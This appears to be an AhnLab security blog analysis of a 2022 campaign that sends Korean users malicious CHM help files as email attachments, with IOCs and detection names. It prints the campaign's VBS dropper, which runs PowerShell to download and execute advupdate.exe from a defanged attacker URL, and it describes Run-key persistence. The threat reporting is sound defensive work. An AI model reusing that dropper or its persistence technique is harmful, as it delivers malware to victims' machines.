
asec.ahnlab.com /en/32800/

APT Attack Being Distributed as Windows Help File (*.chm)

3/22/2022



The ASEC analysis team has recently discovered the distribution of malware disguised as a Windows Help File (*.chm), specifically targeting Korean users. The CHM file is a compiled HTML Help file that is executed via the Microsoft® HTML help executable program.

The recently discovered CHM file downloads additional malicious files when run. A window that contains ordinary content is shown during this process, tricking the user into thinking that the file may not be malicious.

The malware is compressed and distributed as an email attachment as shown in the figure below.




Figure 1. Distributed email

The attached compressed file contains a Word file and a RAR file. Inside the RAR file, there exists the malicious file, Guide.chm.




Figure 2. Compressed file




Figure 3. .chm file that exists inside ‘Latest Info (Guide).rar’

Word file is encrypted, preventing the user from knowing what is inside the file. It is assumed that the content is designed to prompt the user into running the CHM file inside the same compressed file.




Figure 4. Word file

Upon running Guide.chm, the following help appears. The content of this help is identical to the one found in https://mage.github.io/mage/.




Figure 5. Created help

Inside the CHM file, there is a special command that exists inside the MAGE User Guide.html file. This command is automatically run via the shortcut.Click(); function.

Figure 6. Code inside MAGE User Guide.html

Once the command is run, Document.dat and Document.vbs are created inside the %USERPROFILE%\Links\ folder. Document.dat contains Base64-encoded data, and the decoded data is saved into Document.vbs.




Figure 7. Created script file

Afterward, it adds to the path HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Document so that the VBS file can be continuously run.




Figure 8. Created registry

Document.vbs contains a code that uses powershell to download an additional file as shown below. The downloaded file is saved into the %tmp% folder as advupdate.exe and is executed.

```
Dim sh
Set sh=WScript.CreateObject("WScript.Shell")
sh.run "cmd /c powershell iwr -outf %tmp%\advupdate.exe
hxxps://encorpost[.]com/post/post.php?type=1 & start %tmp%\advupdate.exe",0,false
Set sh=Nothing
```

Currently, the file that is downloaded from the URL is an innocuous file, but users must remain cautious as malware with the same filename has been discovered.

The same kinds of malware so far discovered are as follows.

Name of Compressed File	Name of Malicious CHM File
Document for court submission.zip	asset.chm
Contract paper.zip	contract.chm
wages.zip	wages.chm
document.zip	Nodejs for Game Server Development.chm

Table 1. Name of additionally found malicious files

‘Document for court submission.zip’ file, similar to files explained before, contains a document file and a RAR file.




Figure 9. Additionally discovered malicious file 1-1

The CHM file is also disguised as an innocuous help file. The Excel file could also be opened and examined as it was not encrypted.




Figure 10. Additionally discovered malicious file 1-2 (left: CHM file when run / right: Excel file when run)

The compressed file distributed under the filename Contract paper.zip contains two document files and a RAR compressed file (see figure below). Both of the Word files are encrypted, making it impossible to check what's inside them. The CHM file is disguised as an innocuous help file that contains certain details.




Figure 11. Additionally discovered malicious file 2-1




Figure 12. Additionally discovered malicious file 2-2 (Word file)

Figure 13. Additionally discovered malicious file 2-3 (CHM file)

When the additionally discovered .chm files are run, script files are dropped into the %USERPROFILE%\Links\ folder and add run key. Afterward, when script files are run, additional malicious files are downloaded, saved into the %tmp% folder as advupdate.exe, and executed.

Below are the discovered download URLs.

Filename	Download URL
Nodejs for Game Server Development.chm	hxxps://nhn-games[.]com/game03953/gamelist.php?type=1
wages.chm	hxxps://sktelecom[.]help/download/select.php?type=1
User Guide.chm	hxxps://sktelecom[.]help/download/select.php type=1
contract.chm	hxxps://want-helper[.]com/database/db.php?type=1
asset.chm	hxxps://want-helper[.]com/database/db.php?type=1

Table 2. Additional download URL

Recently, malicious Windows help files (*.chm) distributed in the form of compressed files are continuously being found. Seeing that the names of compressed files and interface of help files are written in Korean, it appears that the attackers are targeting Korean users. Currently, clicking the download URL results in an innocuous executable being downloaded, making it not possible to check what exactly the ultimately downloaded malware does. However, as the attacker may upload various malware strains to the URL, users must always take caution.

AhnLab's anti-malware product, V3, detects the malware using the alias below.

[File Detection]
Trojan/CHM.Agent
Downloader/CHM.Agent

[IOC]
3ae6503e836b295955a828a76ce2efa7 (CHM)
d26481e376134dc14966ccab39b91f16 (CHM)
997165ed836b8a2a6af5cf2d43af5803 (CHM)
5f1091df4c74412ef59426c1bb65f4d0 (CHM)
ae43f4d4c6123294b2f3ede294032944 (CHM)
acc6263bd54de778c1e22373d73887ab (CHM)
hxxps://encorpost[.]com/post/post.php?type=1
hxxps://nhn-games[.]com/game03953/gamelist.php?type=1
hxxps://sktelecom[.]help/download/select.php?type=1
hxxps://want-helper[.]com/database/db.php?type=1

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Help